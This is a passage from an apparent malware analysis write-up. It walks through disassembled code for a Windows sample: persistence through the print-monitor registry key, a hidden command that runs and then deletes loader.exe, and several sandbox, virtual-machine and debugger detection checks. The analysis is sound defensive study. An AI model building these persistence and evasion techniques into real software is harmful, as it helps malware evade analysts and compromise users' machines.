.text:0000000140001CA0                 lea     rdx, aSystemCurrentc ; "SYSTEM\\CurrentControlSet\\Control\\Pri"...
.text:0000000140001CA7                 mov     rcx, HKEY_LOCAL_MACHINE ; hKey
.text:0000000140001CAE                 call    cs:RegOpenKeyExA
.text:0000000140001CB4                 mov     [rsp+68h+var_38], eax
.text:0000000140001CB8                 cmp     [rsp+68h+var_38], 0
.text:0000000140001CBD                 jz      short loc_140001CC6
.text:0000000140001CBF                 mov     eax, 1
.text:0000000140001CC4                 jmp     short loc_140001D44
```

- `RegOpenKeyExA`
    - The key to be opened is `SYSTEM\CurrentControlSet\Control\Print\Monitors\PortMonitor`

```
.text:000000014000230C                 lea     rax, [rsp+20E8h+var_2060]
.text:0000000140002314                 lea     rcx, aQzpcv2luzg93c1 ; C:\Windows\System32\conbase.dll
.text:000000014000231B                 mov     rdi, rax
.text:000000014000231E                 mov     rsi, rcx
.text:0000000140002321                 mov     ecx, 2Dh ; '-'
.text:0000000140002326                 rep movsb
.text:0000000140002328                 mov     [rsp+20E8h+var_20A8], 2Ch ; ','
.text:0000000140002330                 mov     r9d, [rsp+20E8h+var_20AC]
.text:0000000140002335                 lea     r8, [rsp+20E8h+var_2028]
.text:000000014000233D                 mov     edx, [rsp+20E8h+var_20A8]
.text:0000000140002341                 lea     rcx, [rsp+20E8h+var_2060]
.text:0000000140002349                 call    sub_140001320
.text:000000014000234E                 mov     [rsp+20E8h+var_20A0], eax
.text:0000000140002352                 lea     rdx, [rsp+20E8h+var_2028]
.text:000000014000235A                 lea     rcx, aDriver    ; "Driver"
.text:0000000140002361                 call    sub_140001C70
```

- `RegSetValueExA`
    - The value name is `Driver`
    - The data set is `C:\Windows\System32\conbase.dll`

In short, this functions calls in the subroutine `140001C70` set the registry key `HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\PortMonitor\Driver` with value `C:\Windows\System32\conbase.dll` for persistence, by injecting the DLL `C:\Windows\System32\conbase.dll` in the spooler.exe process.

InternetCheckConnectionA in sub_140001AE0

In the subroutine `sub_140001AE0`, the API `InternetCheckConnectionA` is used:

```
.text:0000000140001AE0 sub_140001AE0   proc near               ; CODE XREF: main+82↓p
.text:0000000140001AE0                                         ; DATA XREF: .pdata:000000014000F0D8↓o
.text:0000000140001AE0
.text:0000000140001AE0 var_B8          = byte ptr -0B8h
.text:0000000140001AE0 var_B7          = byte ptr -0B7h
.text:0000000140001AE0 var_B0          = qword ptr -0B0h
.text:0000000140001AE0 szUrl           = byte ptr -0A8h
.text:0000000140001AE0 var_28          = qword ptr -28h
.text:0000000140001AE0
.text:0000000140001AE0 ; __unwind { // __GSHandlerCheck
.text:0000000140001AE0                 push    rsi
.text:0000000140001AE2                 push    rdi
.text:0000000140001AE3                 sub     rsp, 0C8h
.text:0000000140001AEA                 mov     rax, cs:__security_cookie
.text:0000000140001AF1                 xor     rax, rsp
.text:0000000140001AF4                 mov     [rsp+0D8h+var_28], rax
.text:0000000140001AFC                 lea     rax, [rsp+0D8h+szUrl]
.text:0000000140001B01                 mov     [rsp+0D8h+var_B0], rax
.text:0000000140001B06                 dec     [rsp+0D8h+var_B0]
.text:0000000140001B0B
.text:0000000140001B0B loc_140001B0B:                          ; CODE XREF: sub_140001AE0+38↓j
.text:0000000140001B0B                 inc     [rsp+0D8h+var_B0]
.text:0000000140001B10                 mov     rax, [rsp+0D8h+var_B0]
.text:0000000140001B15                 cmp     byte ptr [rax], 0
.text:0000000140001B18                 jnz     short loc_140001B0B
.text:0000000140001B1A                 mov     rax, [rsp+0D8h+var_B0]
.text:0000000140001B1F                 lea     rcx, aHttpUpdateMicr ; "http://update.microsoft.com"
.text:0000000140001B26                 mov     rdi, rax
.text:0000000140001B29                 mov     rsi, rcx
.text:0000000140001B2C                 mov     ecx, 1Ch
.text:0000000140001B31                 rep movsb
.text:0000000140001B33                 xor     r8d, r8d        ; dwReserved
.text:0000000140001B36                 mov     edx, 1          ; dwFlags
.text:0000000140001B3B                 lea     rcx, [rsp+0D8h+szUrl] ; lpszUrl
.text:0000000140001B40                 call    cs:InternetCheckConnectionA
.text:0000000140001B46                 test    eax, eax
.text:0000000140001B48                 jz      short loc_140001B51
.text:0000000140001B4A                 mov     [rsp+0D8h+var_B8], 1
.text:0000000140001B4F                 jmp     short loc_140001B56
```

- MSDN doc: https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetcheckconnectiona
- Usage: Allows an application to check if a connection to the Internet can be established.
- Return: Returns TRUE if a connection is made successfully, or FALSE otherwise.
- Parameters:
  - `lpszUrl`: Pointer to a null-terminated string that specifies the URL to use to check the connection.
    - Determined by `lea rcx, [rsp+0D8h+szUrl]` at `140001B3B`. `[rsp+0D8h+szUrl]` is defined by the callee on the stack but in this case it looks to be NULL
    - Then according to the MSDN, If lpszUrl is NULL and there is an entry in the internal server database for the nearest server, the host value is extracted from the entry and used to ping that server.
    - This will be `http://update.microsoft.com` as defined at `140001B1F`
  - `dwFlags`: Options.
    - This is set to be 1 at `140001B36` - the host value is extracted from it and used to ping that specific host.
  - `dwReserved`: Reserved and should be 0.

In short, this function call is used to check the internet connectivity. If unsuccessful, it jumps to `140001B51` (which sets `[rsp+0D8h+var_B8]` to be `0` and `140001B56` otherwise. `eax` will be returned as `0` for this subroutine call if internet conenction is unsuccessful.

MessageBoxW in main function

`MessageBoxW` is used in multiple locations:


picture 46

- main
- 140001AA0
- 140001740

Since the usage of this API is quite simple, take one example at the location `main+6C`:


picture 47

- MSDN: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxw
- Usage: Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information.
- Return:

    - If a message box has a Cancel button, the function returns the IDCANCEL value if either the ESC key is pressed or the Cancel button is selected. If the message box has no Cancel button, pressing ESC will no effect - unless an MB_OK button is present. If an MB_OK button is displayed and the user presses ESC, the return value will be IDOK.
    - If the function fails, the return value is zero.
- Parameters:
    - `hWnd`: A handle to the owner window of the message box to be created. If this parameter is NULL, the message box has no owner window.
        - Determined by `xor ecx,ecx` at `14000229A`, which is zero
        - No owner window
    - `lpText`: The message to be displayed.
        - Determined by `aSandboxDetecte`, a constant with the value `Sandbox Detected!`
    - `lpCaption`: The dialog box title.
        - Determined by `aAbort_0` at `14000228C`, which is a constant value `ABORT!`
    - `uType`: The contents and behavior of the dialog box.
        - Set to be `0x10` at `140002286`. This means `MB_ICONSTOP` - A stop-sign icon appears in the message box.

```
.text:0000000140002293                  lea     rdx, aSandboxDetecte ; "Sandbox Detected!"
.text:000000014000229A                  xor     ecx, ecx        ; hWnd
.text:000000014000229C                  call    cs:MessageBoxW
.text:00000001400022A2                  mov     ecx, 9          ; uExitCode
.text:00000001400022A7                  call    cs:ExitProcess
```

In short, this function call is used to display the warning message `Sandbox Detected!` upon detecting being in sandbox environment.

After displaying the warning message, the process will terminate.

MessageBoxW in 140001AA0

```
.text:0000000140001AA0
.text:0000000140001AA0 sub_140001AA0   proc near               ; CODE XREF: main:loc_1400022AD↓p
.text:0000000140001AA0                                         ; DATA XREF: .pdata:000000014000F0CC↓o
.text:0000000140001AA0
.text:0000000140001AA0 var_18          = dword ptr -18h
.text:0000000140001AA0
.text:0000000140001AA0                 sub     rsp, 38h
.text:0000000140001AA4                 mov     r9d, 3          ; uType
.text:0000000140001AAA                 lea     r8, aRebootRequired ; "Reboot required"
.text:0000000140001AB1                 lea     rdx, aDoItNow   ; "Do it now?"
.text:0000000140001AB8                 xor     ecx, ecx        ; hWnd
.text:0000000140001ABA                 call    cs:MessageBoxW
.text:0000000140001AC0                 mov     [rsp+38h+var_18], eax
.text:0000000140001AC4                 cmp     [rsp+38h+var_18], 6
.text:0000000140001AC9                 jnz     short loc_140001ACD
.text:0000000140001ACB                 xor     eax, eax
.text:0000000140001ACD
.text:0000000140001ACD loc_140001ACD:                          ; CODE XREF: sub_140001AA0+29↑j
.text:0000000140001ACD                 add     rsp, 38h
.text:0000000140001AD1                 retn
.text:0000000140001AD1 sub_140001AA0   endp
.text:0000000140001AD1
```

- `hWnd` is set to `0` at `140001AB8`
- `lpText` is set to the string `Do it now?`
- `lpCaption` is set to the string `Reboot required`
- `uType` is set to `3`, which means `MB_YESNOCANCEL` - The message box contains three push buttons: Yes, No, and Cancel.
- After the function call, it compare the return value with `6` at `140001AC4`
    - `6` = `IDYES` = The Yes button was selected.
    - If so, `eax` will be set to `0` at `140001ACB`

MessageBoxW in 140001740

```
.text:0000000140001740
.text:0000000140001740 msgDetectDebugger proc near             ; CODE XREF: main+2D↓p
.text:0000000140001740                                         ; DATA XREF: .pdata:000000014000F090↓o
.text:0000000140001740
.text:0000000140001740 var_18          = qword ptr -18h
.text:0000000140001740
.text:0000000140001740                 sub     rsp, 38h
.text:0000000140001744                 mov     rax, gs:60h
.text:000000014000174D                 mov     [rsp+38h+var_18], rax
.text:0000000140001752                 mov     rax, [rsp+38h+var_18]
.text:0000000140001757                 movzx   eax, byte ptr [rax+2]
.text:000000014000175B                 test    eax, eax
.text:000000014000175D                 jz      short loc_140001786
.text:000000014000175F                 mov     r9d, 10h        ; uType
.text:0000000140001765                 lea     r8, Caption     ; "Abort!"
.text:000000014000176C                 lea     rdx, Text       ; "Debugger Detected"
.text:0000000140001773                 xor     ecx, ecx        ; hWnd
.text:0000000140001775                 call    cs:MessageBoxW
.text:000000014000177B                 mov     ecx, 9          ; uExitCode
.text:0000000140001780                 call    cs:ExitProcess
```

- hWnd is set to `0` at `140001773`
- `lpText` is set to the string `Debugger Detected`
- `lpCaption` is set to `Abort!`
- uType is set to `0x10`. This means `MB_ICONSTOP` - A stop-sign icon appears in the message box.

After the call the program exit with code 9.

ShellExecuteA in main function

`ShellExecuteA` is used in the main function:

```
.idata:0000000140004170 ;
.idata:0000000140004170 ; HINSTANCE __stdcall ShellExecuteA(HWND hwnd, LPCSTR lpOperation, LPCSTR lpFile, LPCSTR lpPar
.idata:0000000140004170                 extrn ShellExecuteA:qword
.idata:0000000140004170                                         ; CODE XREF: main+1B6↑p
.idata:0000000140004170
.idata:0000000140004178
.idata:0000000140004180
.idata:0000000140004180
.idata:0000000140004180
.idata:0000000140004180
.idata:0000000140004180
.idata:0000000140004188
```

xrefs to ShellExecuteA

Direction	Typ	Address	Text
Up	p	main+1B6	call cs:ShellExecuteA
Up	r	main+1B6	call cs:ShellExecuteA
Do...	o	.rdata:0000000140005624	dd rva ShellExecuteA; Import Address Table

Inspect the usage:

```
.text:000000014000239F                 jmp     short loc_140002389
.text:00000001400023A1 ; ---------------------------------------------------------------------------
.text:00000001400023A1
.text:00000001400023A1 loc_1400023A1:                          ; CODE XREF: main+168↑j
.text:00000001400023A1                 call    sub_1400013C0
.text:00000001400023A6                 mov     [rsp+20E8h+var_2098], eax
.text:00000001400023AA                 call    sub_1400014C0
.text:00000001400023AF                 mov     [rsp+20E8h+var_2094], eax
.text:00000001400023B3                 mov     ecx, 1388h      ; dwMilliseconds
.text:00000001400023B8                 call    cs:Sleep
.text:00000001400023BE                 mov     [rsp+20E8h+nShowCmd], 0 ; nShowCmd
.text:00000001400023C6                 mov     [rsp+20E8h+lpDirectory], 0 ; lpDirectory
.text:00000001400023CF                 lea     r9, Parameters  ; "/C loader.exe && del /F loader.exe"
.text:00000001400023D6                 lea     r8, File        ; "cmd.exe"
.text:00000001400023DD                 lea     rdx, Operation  ; "open"
.text:00000001400023E4                 xor     ecx, ecx        ; hwnd
.text:00000001400023E6                 call    cs:ShellExecuteA
.text:00000001400023EC                 call    sub_140001650
.text:00000001400023F1                 xor     eax, eax
.text:00000001400023F3                 mov     rcx, [rsp+20E8h+var_28]
.text:00000001400023FB                 xor     rcx, rsp        ; StackCookie
.text:00000001400023FE                 call    __security_check_cookie
.text:0000000140002403                 add     rsp, 20D8h
.text:000000014000240A                 pop     rdi
.text:000000014000240B                 pop     rsi
.text:000000014000240C                 retn
```

- MSDN: https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea
- Usage: Performs an operation on a specified file.
- Return:
  - If the function succeeds, it returns a value greater than 32.
  - If the function fails, it returns an error value that indicates the cause of the failure.

- Parameters:
  - `hwnd`: A handle to the parent window used for displaying a UI or error messages. This value can be NULL if the operation is not associated with a window.
    - Set as `0` at `1400023E4` by self XORing
  - `lpOperation`: A pointer to a null-terminated string, referred to in this case as a verb, that specifies the action to be performed.
    - Set as `open` at `1400023DD`
    - Opens the item specified by the lpFile parameter. The item can be a file or folder.
  - `lpFile`: A pointer to a null-terminated string that specifies the file or object on which to execute the specified verb. To specify a Shell namespace object, pass the fully qualified parse name. Note that not all verbs are supported on all objects.
    - Set as `cmd.exe` at `1400023D6`
    - Execute `cmd.exe`
  - `lpParameters`: If lpFile specifies an executable file, this parameter is a pointer to a null-terminated string that specifies the parameters to be passed to the application.
    - Set as `/C loader.exe && del /F loader.exe`
  - `lpDirectory`: A pointer to a null-terminated string that specifies the default (working) directory for the action. If this value is NULL, the current working directory is used.
    - Set as `0` - Current directory will be used
  - `nShowCmd`: The flags that specify how an application is to be displayed when it is opened.
    - Set as `0` at `1400023BE`.
    - According to https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-showwindow, this value means "Hides the window and activates another window."

In short, `ShellExecuteA` executes `cmd.exe /C loader.exe && del /F loader.exe` and hide the running window. This execute the file `loader.exe` and then delete it afterwards.

Anti-X functions

Analyzing the subroutines involved in the main function, several Anti-X functions are found. The sub-routines are renamed so as to visualize the intentions of them.

```
.text:0000000140002230
.text:0000000140002230 ; __unwind { // __GSHandlerCheck
.text:0000000140002230                 push    rsi
.text:0000000140002232                 push    rdi
.text:0000000140002233                 mov     eax, 20D8h
.text:0000000140002238                 call    _alloca_probe
.text:000000014000223D                 sub     rsp, rax
.text:0000000140002240                 mov     rax, cs:__security_cookie
.text:0000000140002247                 xor     rax, rsp
.text:000000014000224A                 mov     [rsp+20E8h+var_28], rax
.text:0000000140002252                 call    cs:FreeConsole
.text:0000000140002258                 call    multipleDownloads
.text:000000014000225D                 call    msgDetectDebugger
.text:0000000140002262                 call    sandboxDetectionbySystemStatus
.text:0000000140002267                 test    eax, eax        ; eax=1 if detected
.text:0000000140002269                 jnz     short loc_140002286
.text:000000014000226B                 call    virtualizationDetection
.text:0000000140002270                 test    eax, eax        ; eax=1 if detected
.text:0000000140002272                 jnz     short loc_140002286
.text:0000000140002274                 call    numProcessesDetect
.text:0000000140002279                 test    eax, eax
.text:000000014000227B                 jnz     short loc_140002286
.text:000000014000227D                 call    debuggerDetectbyTickCount
.text:0000000140002282                 test    eax, eax
.text:0000000140002284                 jz      short loc_1400022AD
.text:0000000140002286
.text:0000000140002286 loc_140002286:                          ; CODE XREF: main+39↑j
.text:0000000140002286                                         ; main+42↑j ...
.text:0000000140002286                 mov     r9d, 10h        ; uType
.text:000000014000228C                 lea     r8, aAbort_0    ; "ABORT!"
.text:0000000140002293                 lea     rdx, aSandboxDetecte ; "Sandbox Detected!"
.text:000000014000229A                 xor     ecx, ecx        ; hWnd
.text:000000014000229C                 call    cs:MessageBoxW
.text:00000001400022A2                 mov     ecx, 9          ; uExitCode
.text:00000001400022A7                 call    cs:ExitProcess
```

- `14000225D`: Calling anti-debugger subroutine 140001740
- `140002262`: Calling sandbox detection subroutine 1400017D0

Debugger Detection at subroutine 140001740

The logic of detecting debugger is to check the flag `BeingDebugged` (`gs:60h`).

If the flag is active, the result at `14000175B` will be non-zero, which means debugger presents, and it will pop up the alert box and exit process.

Sandbox detection at subroutine 1400017D0

First it starts by using `GetSystemInfo` to get an object of system information:

```
.text:00000001400017F1    call    cs:GetSystemInfo
.text:00000001400017F7    mov     eax, [rsp+108h+SystemInfo.dwNumberOfProcessors]
.text:00000001400017FE    mov     [rsp+108h+var_C8], eax
.text:0000000140001802    cmp     [rsp+108h+var_C8], 4
.text:0000000140001807    jnb     short loc_140001813 ; Jump if number of processors > 4
.text:0000000140001809    mov     eax, 1
.text:000000014000180E    jmp     loc_140001935
```

- https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-getsysteminfo
- Usage: Retrieves information about the current system.
- It compares the number of processors with a hardcoded number 4
    - If the number of processor is less than 4, it regards the environment as sandbox, which essentially set `eax` to 1 and return
    - Otherwise, it continues to other checkings

Then it uses `GlobalMemoryStatusEx` to get the memory information.

- https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-globalmemorystatusex
- Usage Retrieves information about the system's current usage of both physical and virtual memory.
- It compares the total physical memory with the hardcoded number 8192
    - If the system has less than 8192 memory, it regards the environment as sandbox, which set `eax` to 1 and return
    - Otherwise, it continues to other checkings

Then it utilizes `CreateFileW` and `DeviceIoControl` to check the storage information.

```
.text:0000000140001869                mov     [rsp+108h+dwFlagsAndAttributes], 0 ; dwFlagsAndAttributes
.text:0000000140001871                mov     [rsp+108h+dwCreationDisposition], 3 ; dwCreationDisposition
.text:0000000140001879                xor     r9d, r9d        ; lpSecurityAttributes
.text:000000014000187C                mov     r8d, 3          ; dwShareMode
.text:0000000140001882                xor     edx, edx        ; dwDesiredAccess
.text:0000000140001884                lea     rcx, aPhysicaldrive0 ; "\\\\.\\PhysicalDrive0"
.text:000000014000188B                call    cs:CreateFileW
.text:0000000140001891                mov     [rsp+108h+hDevice], rax
.text:0000000140001896                mov     [rsp+108h+lpOverlapped], 0 ; lpOverlapped
.text:000000014000189F                lea     rax, [rsp+108h+BytesReturned]
.text:00000001400018A4                mov     [rsp+108h+hTemplateFile], rax ; lpBytesReturned
.text:00000001400018A9                mov     [rsp+108h+dwFlagsAndAttributes], 18h ; nOutBufferSize
.text:00000001400018B1                lea     rax, [rsp+108h+OutBuffer]
.text:00000001400018B6                mov     qword ptr [rsp+108h+dwCreationDisposition], rax ; lpOutBuffer
.text:00000001400018BB                xor     r9d, r9d        ; nInBufferSize
.text:00000001400018BE                xor     r8d, r8d        ; lpInBuffer
.text:00000001400018C1                mov     edx, 70000h     ; dwIoControlCode
.text:00000001400018C6                mov     rcx, [rsp+108h+hDevice] ; hDevice
.text:00000001400018CB                call    cs:DeviceIoControl
.text:00000001400018D1                mov     eax, [rsp+108h+var_9C]
.text:00000001400018D5                mov     rcx, [rsp+108h+OutBuffer]
.text:00000001400018DA                imul    rcx, rax
.text:00000001400018DE                mov     rax, rcx
.text:00000001400018E1                mov     ecx, [rsp+108h+var_98]
.text:00000001400018E5                imul    rax, rcx
.text:00000001400018E9                mov     ecx, [rsp+108h+var_94]
.text:00000001400018ED                imul    rax, rcx
.text:00000001400018F1                cqo
.text:00000001400018F3                and     rdx, 3FFh
.text:00000001400018FA                add     rax, rdx
.text:00000001400018FD                sar     rax, 0Ah
.text:0000000140001901                cqo
.text:0000000140001903                and     rdx, 3FFh
.text:000000014000190A                add     rax, rdx
.text:000000014000190D                sar     rax, 0Ah
.text:0000000140001911                cqo
.text:0000000140001913                and     rdx, 3FFh
.text:000000014000191A                add     rax, rdx
.text:000000014000191D                sar     rax, 0Ah
.text:0000000140001921                mov     [rsp+108h+var_C0], eax
.text:0000000140001925                cmp     [rsp+108h+var_C0], 64h ; 'd'
.text:000000014000192A                jnb     short loc_140001933
```

- https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilew
  - `CreateFileW` is used to read the main disk drive and get the device handle
- https://docs.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol
  - `DeviceIoControl` is used to seend a control code directly to a specified device driver
    - The control code `0x70000` at `1400018C1` retrieves information about the physical disk's geometry
    - The codes follow will convert the result to number of GB
- It then compares `100` with the disk size
  - If the system has less than `100` GB, it regards the environment as sandbox, which set `eax` to 1 and return
  - Otherwise, it sets `eax` to `0` at `140001933` and return

In the main function, we can see after the sandbox detection subroutine, if `eax` is 1, it jumps to `140002286`, which pops up an alert box and exits process.

```
.text:000000014000225D                call    msgDetectDebugger
.text:0000000140002262                call    sandboxDetectionbySystemStatus
.text:0000000140002267                test    eax, eax        ; eax=1 if detected
.text:0000000140002269                jnz     short loc_140002286
.text:000000014000226B                call    virtualizationDetection
.text:0000000140002270                test    eax, eax        ; eax=1 if detected
.text:0000000140002272                jnz     short loc_140002286
.text:0000000140002274                call    numProcessesDetect
.text:0000000140002279                test    eax, eax
.text:000000014000227B                jnz     short loc_140002286
.text:000000014000227D                call    debuggerDetectbyTickCount
.text:0000000140002282                test    eax, eax
.text:0000000140002284                jz      short loc_1400022AD
.text:0000000140002286
.text:0000000140002286 loc_140002286:                         ; CODE XREF: main+39↑j
.text:0000000140002286                                        ; main+42↑j ...
.text:0000000140002286                mov     r9d, 10h        ; uType
.text:000000014000228C                lea     r8, aAbort_0    ; "ABORT!"
.text:0000000140002293                lea     rdx, aSandboxDetecte ; "Sandbox Detected!"
.text:000000014000229A                xor     ecx, ecx        ; hWnd
.text:000000014000229C                call    cs:MessageBoxW
.text:00000001400022A2                mov     ecx, 9          ; uExitCode
.text:00000001400022A7                call    cs:ExitProcess
.text:00000001400022AD ; ---------------------------------------------------------------------------
```

If not detected, it proceeds another checking.

VM Detection at subroutine 140001950

It uses `FindFirstFileW` to look for the patterns:

- `C:\\Windows\\System32\\VBox*.dll`
  - DLL files related to VirtualBox
- `C:\\Windows\\System32\\vm*.dll`
  - DLL files related to VMWare

```
.text:0000000140001950 ; __unwind { // __GSHandlerCheck
.text:0000000140001950                 sub     rsp, 2A8h
.text:0000000140001957                 mov     rax, cs:__security_cookie
.text:000000014000195E                 xor     rax, rsp
.text:0000000140001961                 mov     [rsp+2A8h+var_18], rax
.text:0000000140001969                 lea     rdx, [rsp+2A8h+FindFileData] ; lpFindFileData
.text:000000014000196E                 lea     rcx, aCWindowsSystem ; "C:\\Windows\\System32\\VBox*.dll"
.text:0000000140001975                 call    cs:FindFirstFileW
.text:000000014000197B                 cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:000000014000197F                 jz      short loc_14000198B
.text:0000000140001981                 mov     eax, 1
.text:0000000140001986                 jmp     loc_140001A10
.text:000000014000198B ; ---------------------------------------------------------------------------
.text:000000014000198B
.text:000000014000198B loc_14000198B:                          ; CODE XREF: virtualizationDetection+2F↑j
.text:000000014000198B                 lea     rdx, [rsp+2A8h+FindFileData] ; lpFindFileData
.text:0000000140001990                 lea     rcx, aCWindowsSystem_0 ; "C:\\Windows\\System32\\vm*.dll"
.text:0000000140001997                 call    cs:FindFirstFileW
.text:000000014000199D                 cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:00000001400019A1                 jz      short loc_1400019AA
.text:00000001400019A3                 mov     eax, 1
.text:00000001400019A8                 jmp     short loc_140001A10
```

- https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-findfirstfilew
- Return value:
  - If the function succeeds, the return value is a search handle used in a subsequent call to FindNextFile or FindClose
  - If the function fails or fails to locate files from the search string in the lpFileName parameter, the return value is INVALID_HANDLE_VALUE (0FFFFFFFFFFFFFFFFh)
- At `14000197B`, we can see it compares the return value of `FindFirstFileW` with `0FFFFFFFFFFFFFFFFh`
  - If not found, it jumps to `14000198B` to look for VMWare related libraries
  - Otherwise it sets `eax` to 1 and return
- Similarlarly at `1400019A1`, if no DLL file related to VMWare is found, it jumps to `1400019AA` to do another check
  - Otherwise it sets `eax` to 1 and return

Then it proceeds to use `RegOpenKeyExW`:

```
.text:00000001400019AA ; ---------------------------------------------------------------------------
.text:00000001400019AA
.text:00000001400019AA loc_1400019AA:                          ; CODE XREF: virtualizationDetection+51↑j
.text:00000001400019AA                 lea     rax, [rsp+2A8h+var_278]
.text:00000001400019AF                 mov     [rsp+2A8h+phkResult], rax ; phkResult
.text:00000001400019B4                 mov     r9d, 1          ; samDesired
.text:00000001400019BA                 xor     r8d, r8d        ; ulOptions
.text:00000001400019BD                 lea     rdx, SubKey     ; "SYSTEM\\ControlSet001\\Services\\VBoxSF"
.text:00000001400019C4                 mov     rcx, 0FFFFFFFF80000002h ; hKey
.text:00000001400019CB                 call    cs:RegOpenKeyExW
.text:00000001400019D1                 test    eax, eax
.text:00000001400019D3                 jnz     short loc_1400019DC
.text:00000001400019D5                 mov     eax, 1
.text:00000001400019DA                 jmp     short loc_140001A10
.text:00000001400019DC ; ---------------------------------------------------------------------------
.text:00000001400019DC
.text:00000001400019DC loc_1400019DC:                          ; CODE XREF: virtualizationDetection+83↑j
.text:00000001400019DC                 lea     rax, [rsp+2A8h+var_278]
.text:00000001400019E1                 mov     [rsp+2A8h+phkResult], rax ; phkResult
.text:00000001400019E6                 mov     r9d, 1          ; samDesired
.text:00000001400019EC                 xor     r8d, r8d        ; ulOptions
.text:00000001400019EF                 lea     rdx, aSystemControls_0 ; "SYSTEM\\ControlSet001\\Services\\VMTool"...
.text:00000001400019F6                 mov     rcx, 0FFFFFFFF80000002h ; hKey
.text:00000001400019FD                 call    cs:RegOpenKeyExW
.text:0000000140001A03                 test    eax, eax
.text:0000000140001A05                 jnz     short loc_140001A0E
.text:0000000140001A07                 mov     eax, 1
.text:0000000140001A0C                 jmp     short loc_140001A10
.text:0000000140001A0E ; ---------------------------------------------------------------------------
.text:0000000140001A0E
.text:0000000140001A0E loc_140001A0E:                          ; CODE XREF: virtualizationDetection+B5↑j
.text:0000000140001A0E                 xor     eax, eax
```

- https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexw
- Return value:
  - If the function succeeds, the return value is ERROR_SUCCESS.
  - If the function fails, the return value is a nonzero error code

```
.text:00000001400019A8                  jmp     short loc_140001A10
.text:00000001400019AA ; ---------------------------------------------------------------------------
.text:00000001400019AA
.text:00000001400019AA loc_1400019AA:                           ; CODE XREF: virtualizationDetection+51↑j
.text:00000001400019AA                  lea     rax, [rsp+2A8h+var_278]
.text:00000001400019AF                  mov     [rsp+2A8h+phkResult], rax ; phkResult
.text:00000001400019B4                  mov     r9d, 1          ; samDesired
.text:00000001400019BA                  xor     r8d, r8d        ; ulOptions
.text:00000001400019BD                  lea     rdx, SubKey     ; "SYSTEM\\ControlSet001\\Services\\VBoxSF"
.text:00000001400019C4                  mov     rcx, HKEY_LOCAL_MACHINE ; hKey
.text:00000001400019CB                  call    cs:RegOpenKeyExW
.text:00000001400019D1                  test    eax, eax
.text:00000001400019D3                  jnz     short loc_1400019DC ; Non-zero = Fail to open
.text:00000001400019D5                  mov     eax, 1
.text:00000001400019DA                  jmp     short loc_140001A10
.text:00000001400019DC ; ---------------------------------------------------------------------------
.text:00000001400019DC
.text:00000001400019DC loc_1400019DC:                           ; CODE XREF: virtualizationDetection+83↑j
.text:00000001400019DC                  lea     rax, [rsp+2A8h+var_278]
.text:00000001400019E1                  mov     [rsp+2A8h+phkResult], rax ; phkResult
.text:00000001400019E6                  mov     r9d, 1          ; samDesired
.text:00000001400019EC                  xor     r8d, r8d        ; ulOptions
.text:00000001400019EF                  lea     rdx, aSystemControls_0 ; "SYSTEM\\ControlSet001\\Services\\VMTool"...
.text:00000001400019F6                  mov     rcx, HKEY_LOCAL_MACHINE ; hKey
.text:00000001400019FD                  call    cs:RegOpenKeyExW
.text:0000000140001A03                  test    eax, eax
.text:0000000140001A05                  jnz     short loc_140001A0E
.text:0000000140001A07                  mov     eax, 1
.text:0000000140001A0C                  jmp     short loc_140001A10
.text:0000000140001A0E ; ---------------------------------------------------------------------------
```

In the `RegOpenKeyExW` call at `1400019CB`, it tries to open `HKLM\\SYSTEM\\ControlSet001\\Services\\VBoxSF` and test the return value at `1400019D1`

- If `eax` is non-zero, the registry key related to VirtualBox is not found and it jumps to `1400019DC` to proceed to check the VMWare registry key
  - Otherwise it sets `eax` to 1 and return

Similarly it checks the registry key `HKLM\\SYSTEM\\ControlSet001\\Services\\VMTools` at `1400019FD` by trying to open it.

- If `eax` is non-zero, which means it fails to open the RegKey, it jumps to `140001A0E`, the `xor eax,eax` instruction, and finally return `eax=0`
  - Otherwise, the `eax` is set to 1 and return.


picture 64

- If returned `eax=1`, which means VM detected, it jumps to the location of exiting the process.
- Otherwise, it proceed to another checking in the subroutine `140002274`

Sandbox detection by Number of Processes

At `140002274` it calls a subroutine at `140001A30`, which contains a function call `K32EnumProcesses`.

```
.text:0000000140001A30 numProcessesDetect proc near           ; CODE XREF: main+44↓p
.text:0000000140001A30                                        ; DATA XREF: .pdata:000000014000F0C0↓o
.text:0000000140001A30
.text:0000000140001A30 var_1028        = dword ptr -1028h
.text:0000000140001A30 cbNeeded        = dword ptr -1024h
.text:0000000140001A30 idProcess       = dword ptr -1018h
.text:0000000140001A30 var_18          = qword ptr -18h
.text:0000000140001A30
.text:0000000140001A30 ; __unwind { // __GSHandlerCheck
.text:0000000140001A30                 mov     eax, 1048h
.text:0000000140001A35                 call    _alloca_probe
.text:0000000140001A3A                 sub     rsp, rax
.text:0000000140001A3D                 mov     rax, cs:__security_cookie
.text:0000000140001A44                 xor     rax, rsp
.text:0000000140001A47                 mov     [rsp+1048h+var_18], rax
.text:0000000140001A4F                 lea     r8, [rsp+1048h+cbNeeded] ; lpcbNeeded
.text:0000000140001A54                 mov     edx, 1000h      ; cb
.text:0000000140001A59                 lea     rcx, [rsp+1048h+idProcess] ; lpidProcess
.text:0000000140001A5E                 call    cs:K32EnumProcesses
.text:0000000140001A64                 mov     eax, [rsp+1048h+cbNeeded]
.text:0000000140001A68                 xor     edx, edx
.text:0000000140001A6A                 mov     ecx, 4
.text:0000000140001A6F                 div     rcx
.text:0000000140001A72                 mov     [rsp+1048h+var_1028], eax
.text:0000000140001A76                 cmp     [rsp+1048h+var_1028], 100
.text:0000000140001A7B                 jnb     short loc_140001A84
.text:0000000140001A7D                 mov     eax, 1
.text:0000000140001A82                 jmp     short loc_140001A86
.text:0000000140001A84 ; ---------------------------------------------------------------------------
